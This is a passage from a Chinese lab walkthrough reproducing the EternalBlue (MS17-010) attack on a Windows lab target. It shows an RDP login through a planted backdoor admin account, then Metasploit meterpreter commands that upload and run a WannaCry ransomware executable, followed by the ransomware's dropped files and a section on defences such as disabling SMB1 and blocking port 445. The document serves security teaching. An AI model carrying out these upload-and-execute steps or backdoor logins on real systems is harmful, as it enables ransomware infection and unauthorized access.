exit    #退出木马，关闭木马
```

4) 利用管理员用户后门进入

在windows本机win+R 输入mstsc， 启用远程连接目标靶机



打开后，在选项中输入靶机ip和刚刚提权后的用户名并点击连接



弹出凭据中输入对应密码

Windows 安全中心

×

输入你的凭据

这些凭据将用于连接 192.168.10.35。

user11

●●●●●●

👁


☐ 记住我的凭据

更多选项


确定

取消

选择“是”



成功利用后门进入目标靶机



五、漏洞利用-上传wannacry勒索蠕虫病毒

后续还可以在msf实现永恒之蓝攻击拿到shell后进行漏洞利用，如：

上传木马后门；

上传免杀木马；

运行wannacry勒索蠕虫病毒

.....

本次以复现wannacry勒索蠕虫病毒为例。

1、msf利用永恒之蓝拿到shell

```
meterpreter > shell
Process 2060 created.
Channel 1 created.
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation *****

C:\Windows\system32>chcp 65001
chcp 65001
Active code page: 65001

C:\Windows\system32>
```

在上面第四部分我们已经拿到shell，`exit`退出shell，回到meterpreter：

```
C:\Windows\system32>exit
exit


meterpreter >
```

2、上传Wcry.exe

```
upload /home/kali/Downloads/Ransom.WannaCryptor.exe c:\\
```

```
meterpreter > upload /home/kali/Downloads/Ransom.WannaCryptor.exe c:\\
[*] uploading : /home/kali/Downloads/Ransom.WannaCryptor.exe → c:\\
[*] uploaded  : /home/kali/Downloads/Ransom.WannaCryptor.exe → c:\\Ransom.WannaCryptor.exe
meterpreter > |
```

上传后能看到目前靶机的状态：



```
meterpreter > cd c:/
meterpreter > ls
Listing: c:\

Mode                Size           Type             Last modified          Name
-----
040777/rwxrwxrwx    0             dir              2023-06-26 05:20:06 -0400 $Recycle.Bin
040777/rwxrwxrwx    0             dir              2009-11-15 10:39:37 -0500 Chew-WGA.0.9
040777/rwxrwxrwx   4096             dir              2023-06-26 04:54:08 -0400 Config.Msi
040777/rwxrwxrwx    0             dir              2009-07-14 01:06:44 -0400 Documents and Settings
040777/rwxrwxrwx    0             dir              2009-07-13 23:20:08 -0400 PerfLogs
040555/r-xr-xr-x   4096             dir              2021-12-28 11:16:38 -0500 Program Files
040555/r-xr-xr-x   4096             dir              2009-07-14 01:06:53 -0400 Program Files (x86)
040777/rwxrwxrwx   4096             dir              2021-12-28 11:10:10 -0500 ProgramData
100777/rwxrwxrwx  3514368         fil              2023-06-26 05:25:31 -0400 Ransom.WannaCryptor.exe
040777/rwxrwxrwx    0             dir              2021-12-28 10:50:50 -0500 Recovery
040777/rwxrwxrwx   4096             dir              2021-12-28 10:48:15 -0500 System Volume Information
040555/r-xr-xr-x   4096             dir              2023-06-26 05:20:05 -0400 Users
040777/rwxrwxrwx  16384             dir              2023-03-20 21:03:00 -0400 Windows
040777/rwxrwxrwx    0             dir              2023-03-20 21:02:36 -0400 inetpub
000000/-----    0             fif              1969-12-31 19:00:00 -0500 pagefile.sys
100666/rw-rw-rw-  9063518         fil              2021-12-28 10:45:25 -0500 windows2008r2激活 .rar


meterpreter > |
```

3、运行Wcry.exe

进入shell，执行病毒

```
shell  
Ransom.WannaCryptor.exe
```

执行后的靶机状态：



加密系统中的文件，被加密的文件后缀名统一修改为“.WNCRY”

b.wnry: 中招敲诈后桌面壁纸

c.wnry: 配置文件，包含洋葱域名、比特币地址、tor下载地址等

f.wnry: 可免支付解密的文件列表

r.wnry: 提示文件，包含中招提示信息

s.wnry: zip文件，包含Tor客户端

t.wnry: 测试文件

u.wnry: 解密程序

六、漏洞防御

- 禁用SMB1协议
- 打开Windows Update，或手动安装更新补丁，及时修复漏洞
- 不要随意打开陌生的文件，务必不要轻易打开doc、rtf等后缀的附件
- 安装安全杀毒软件，及时更新病毒库，开启主动防御进行拦截查杀
- IPSec关闭高危端口；使用防火墙阻止445端口的连接，或者使用进/出站规则阻止445端口的连接；如非服务需要，建议把高危漏洞的端口都关闭，比如138、139、445、3389等
- 内网中存在使用相同账号、密码情况的机器请尽快修改密码，未开机的电脑请确认口令修改完毕、补丁安装完成后再进行联网操作，可以下载“永恒之蓝”、“wannacry”漏洞修复工具进行漏洞修复。
- 但对于中毒的电脑，一般除了向攻击者索要密钥之外，就是找专业的解密团队了，因为它是不可逆、不可篡改的，所以最关键、最有效的手段还是预防。

为了维持操作系统的安全，我们能做到的是及时更新，安装补丁，关闭不必要的服务和端口。

参考资料

[1]NSA Eternalblue SMB 漏洞分析 - 360 核心安全技术博客:<https://blogs.360.cn/post/nsa-eternalblue-smb.html#toc-772>

[2]MS17-010: EternalBlue's Buffer Overflow in SRV Driver
(<http://trendmicro.com>):https://www.trendmicro.com/en_us/research/17/f/ms17-010-eternalblue.html

[3] MS17-010永恒之蓝漏洞复现(https://blog.csdn.net/qq_46089119/article/details/128908066)

[4]参考：入站规则关闭445端口的教程(https://blog.csdn.net/forest_fire/article/details/80612039)